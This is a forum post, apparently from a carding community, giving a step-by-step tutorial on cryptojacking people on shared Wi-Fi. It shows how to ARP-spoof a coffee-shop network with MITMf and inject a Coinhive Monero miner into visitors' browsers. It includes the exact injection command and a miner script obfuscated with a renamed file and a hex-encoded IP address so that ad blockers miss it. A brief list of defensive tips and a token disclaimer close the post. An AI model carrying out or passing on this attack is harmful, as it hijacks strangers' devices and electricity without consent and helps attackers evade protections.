


Teacher
Professional
- Messages
- 2,669
- Reaction score
- 832
- Points
- 113

Hello, cyberstalkers! Hello casual carders. Today we'll talk about the crypt. Or rather, how to mine it at someone else's expense. For everyone who has read our channel, this is not such a problem.
Go:
Coinhive is a cryptocurrency miner written in JavaScript. This script was allegedly found on the BlackBerry Mobile website. [/B]The hackers exploited a vulnerability in an e-commerce application that allowed cryptocurrencies to be anonymously mined every time they viewed the site. Without a doubt, Coinhive is an innovative mining method used by hackers in the wild.
How Coinhive works
Coinhive implements legitimate cryptocurrency mining methods that administrators and operators can implement on their websites. When visiting the sites that host Coinhive, JavaScript starts mining cryptocurrencies in the browser in the background using the processors of the users' computers.
This tool was created as an alternative to making money with ugly banners that take up part of the site's pages and can be easily removed by ad blockers. Coinhive is designed to mine Monero (XMR) cryptocurrency, which, at the time of this writing, was 35 times cheaper than bitcoin, but is in the TOP 10 most valuable cryptocurrencies based on the price of one coin.
Coinhive is a legitimate tool, but recent events have shown how easy it is for hackers to abuse JavaScript-based mining technologies.
The BlackBerry case is one of many incidents where hackers and ISPs use Coinhive for malicious purposes. In October, TrendMicro discovered several apps on the Google Play Store that use Coinhive technology to silently mine cryptocurrencies after installing an Android app. In addition, it was reported about the Coinhive miners that the Internet provider has implemented on the Starbucks website .
Coinhive exploitation techniques
There are several GitHub projects (for example, CoffeeMiner ) designed to implement man-in-the-middle (MITM) attacks and inject Coinhive miners into browsers connected to public Wi-Fi hotspots. I will only say that it is easier to implement MITM attacks using tools like the Man-in-the-Middle Framework (MITMf), since the same results can be obtained many times faster.
In our example, we will use MITMf to inject the Coinhive miner into browsers that are on the same Wi-Fi network with us. We will be embedding JavaScript miners in web pages while the coffee shop visitors are using the Internet.
At the outset, it should be mentioned that the Coinhive service blocks accounts if the JavaScript miner is used for illegal purposes. I recommend that you use this guide for educational purposes only, and do not implement in hotspots that you do not own.
Step 1: Installing MITMf
We will be installing MITMf on Kali Linux using the apt-get utility. In the terminal, enter the command shown below. If you prefer building from source, you can use this tutorial or installation instructions.
Code:
sudo apt-get install mitmfAfter installation, no additional settings are required and we proceed to create an account on the Coinhive website.
Step 2: Create an account
After installing MitMF, go to the registration page to create an account. There are no special requirements for creating an account in the Coinhive service, and everyone can register within a few seconds.
Then you need to check your email, click on the link sent to complete the registration process and log in to the new account. We need an individual key, which is placed on the site where the JavaScript miner is supposed to be used. Although we will be using Coinhive in an unconventional way and we only need the key.
The key is located on the "Sites & API Keys" page. We need the content of the Site Key (public) field.

Figure 1: List of Keys
Anyone who enjoys the ad blocker type ublock the Origin, will be watching the page is built miner Coinhive, in a not very nice, because, for example, in uBlock Origin, the most popular blocker, currently coinhive.com domain is blacklisted. There is no doubt that the blocking is due to the fact that hackers are using Coinhive for malicious purposes.
Since there is a problem with ad blockers, we need to take additional steps to prevent miner from being blocked in victims' browsers. Most blockers will filter the coinhive.com domain and others like it, and to prevent this from happening, you need to obfuscate the domain name and JavaScript file.
Step 3: Bypass ad blockers
First, let's go to the documentation section to familiarize ourselves with the script that will be injected into the victim's browsers. Below is a JavaScript miner in its simplest form.
Code:
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('YOUR-SITE-KEY-HERE');
miner.start();
</script>
The first line ("script src") downloads the .js file from the Coinhive site. In the line "var miner" the account is linked, and the key that we copied in the previous step is indicated. Miner.start () function starts mining. If we want to bypass ad blocker filters, we need to change the domain name coinhive.com and the .js file.
It should be noted that steps 4 and 5 are not a panacea and will not be able to protect you from all blockers due to the fact that the miner must send the results of his own to the server (otherwise mining does not make sense). Since the server address is hardcoded in the source code, our method will not work against blockers filtering at the DNS level. It is only possible to bypass applications that block HTML tags.
Step 4: Rename the JavaScript file
First, let's create a temporary directory where the miner file will be stored. Create a coinhive-js folder in the / tmp directory using the mkdir command. Then, using the cd command, change to the new directory.
Code:
mkdir /tmp/coinhive-js
cd /tmp/coinhive-js
Next, download the coinhive.min.js file, which we will inject into the victims' browsers. On Unix-like systems, you can enter the following command in the terminal:
Code:
wget https://coinhive.com/lib/coinhive.min.jsAs a new name, we will set a string of random characters, which is unlikely to appear in the blocker's database. To generate a random line, enter the following command in the terminal:
Code:
openssl rand -hex 16The number 16 indicates that a string of 16 characters will be generated (if you need more, increase this value). Then rename the file "coinhive.min.js" using the mv command:
Code:
mv coinhive.min.js random-string-here.jsIn the demo, I entered random characters from the keyboard.

Figure 2: Renaming and Loading a JavaScript File
Finally, we need to make the file available for download from a victim who is on the same Wi-Fi network with us. To solve this problem, we will use a simple command:
Code:
python3 -m http.server 80http.server is a Python3 HTTP server module that we activate with the –m argument (80 is the port number the server is running on). To check the server's performance, enter the address http://127.0.0.1:80 in the browser. 127.0.0.1 is the local address of our computer. It is this address that is often used by various services (for example, an HTTP server) running on our computer.

Figure 3: Contents of the HTTP Server Root Directory
Step 5: obfuscate the URL
After preparing the file, let's talk about obfuscating URLs using hex encoding. To bypass blocker filters, we will encode our local IP address. For example, http: // 0xC0A80001 is equivalent to http://192.168.0.1. Browsers are able to understand and interpret hexadecimal strings as plain text.
The easiest way is to use online utilities to convert IP addresses to hexadecimal strings. First, determine the IP address using the ifconfig command:
Code:
ifconfig wlan0Your local IP address will most likely look something like 192.168.0.2 or 192.168.1.10. Then enter the resulting IP address into the converter to calculate the hexadecimal equivalent.
Now we collect the finished script. The new version is shown below with a hexadecimal IP address and a changed file name.
Code:
<script src="http://0x0A989811/ghfldghfsdhglfsdhgfd.js "></script>
<script>
var miner = new CoinHive.Anonymous('YOUR-SITE-KEY-HERE');
miner.start();
</script>
We will save this code in a separate local file, which we will later inject into victims' browsers using MITMf. To save JavaScript code, you can either use your favorite text editor or the following command:
Code:
nano /tmp/coinhive-js/miner.jsWe will save the code shown above in the coinhive-js directory in the miner.js file. Press Ctrl + X to exit nano, type Y and press Enter to save the file.

Figure 4: Contents of the miner.js File
Step 6: Injecting the miner into browsers
At the moment, we have MITMf installed, a new account is registered in the Coinhive service, and an obfuscated payload has been created to bypass blocker filters. Now we put everything together.
To use MitMF, run the command below:
Code:
mitmf -i wlan0 --inject --js-file /tmp/coinhive-js/miner.js --arp --spoof --gateway 192.168.0.1The –i parameter tells MITMf which interface to attack. In Kali Linux, the default wireless interface is wlan0. The local IP address of the Wi-Fi router (192.168.0.1) is used as the gateway address. To find the local IP address of your router, enter the route –n command in the terminal. The “Gateway” column should have an IP address like “192.168.XX”.

Figure 5: Running MitMf
After running the command above, the payload will be injected into the web pages viewed in the browsers of all devices connected to the Wi-Fi network. With each injection, the terminal will display the following message "Injected JS file: example.com".

Figure 6: Occurrence of a JavaScript file injection event (highlighted in red)
The picture above shows that the victim is using the Google Chrome browser and the Windows operating system. Injection into the browser occurred when visiting stackoverflow.com, after which the Monero cryptocurrency mining immediately begins. Mining will continue until the tab with the stackoverflow.com site is closed.
If you look at the content of the page viewed by the victim, you can see that the payload was injected into the bottom of the page and without the victim's knowledge.

Figure 7: Page Content with Embedded Payload
None of the three most popular ad blockers I installed from the Chrome Web Store have been able to detect malicious activity.
After injecting the miner into the victim's browser, you can stop the attack and disable MITMf. Mining will continue. If the victim leaves the coffee shop with the tab open, mining will resume the next time they connect to any Wi-Fi network. The Coinhive miner will work until the victim closes the infected tab or browser.
How to protect yourself from JavaScript miners
As you can see, ad blockers are not as effective against JavaScript miners. A little savvy and the miner is embedded in the web pages that you view in the browser.
- The best way to protect against malicious code is to completely disable JavaScript in your browser. Only enable JavaScrtipt if absolutely necessary. Many security professionals recommend the NoScript extension as the most convenient way to enable / disable JavaScript when needed.
- The Opera browser has a "NoCoin" function that blocks scripts intended for mining. In addition, there are other browser extensions that perform similar functions.
- If you don't want to block JavaScript, you can monitor your CPU usage for suspicious spikes in activity that could indicate background mining. In Window OS, processor activity can be monitored through the Task Manager, in macOS through the System Monitoring (Activity Monitor).
- Check the address bar of your browser. If the site supports the HTTPS protocol (a lock is displayed in the corner), then you are protected from a man-in-the-middle attack. Many sites are added to the HSTS preload list. In this case, even if during the MITM attack there is an attempt to remove the HSTS headers and use the HTTP protocol instead of HTTPS, the browser will not follow these instructions, since the domain is hard-coded to work only over HTTPS. You can check the presence of a domain in this list through an online service.
- Another way to protect against MITM attacks on public networks is to use a virtual private network (VPN). Even though the VPN will not be able to block the server-side miner script, it will be able to protect against a MITM attack on a specific access point.
- Use ad blockers that not only filter HTML tags, but also know how to work at the DNS level. In this case, there is also no guarantee that the miner will be blocked, but at least the attackers will not be able to get their earnings.
How Profitable Is JavaScript Mining?
Anyone interested in the profitability of the Coinhive miner is referred to the article by Maxens Cornet , where this issue is discussed in detail. Maxense connected Coinhive for several days on his website with a daily attendance of 1000 people and received the following results: 0.00947 XMR or $ 0.89 was earned in 60 hours (it turns out $ 0.36 per day).
Cyberstalkers, at first glance, the results are not very impressive, however, without a doubt, mining with Coinhive is becoming more polarized, especially among those who are trying to find new ways of illicit enrichment. Perhaps, on not very visited sites, the income will be small, but imagine what would happen if you mark the miner on Facebook or Google. And this may well happen.
www.securitylab.ru
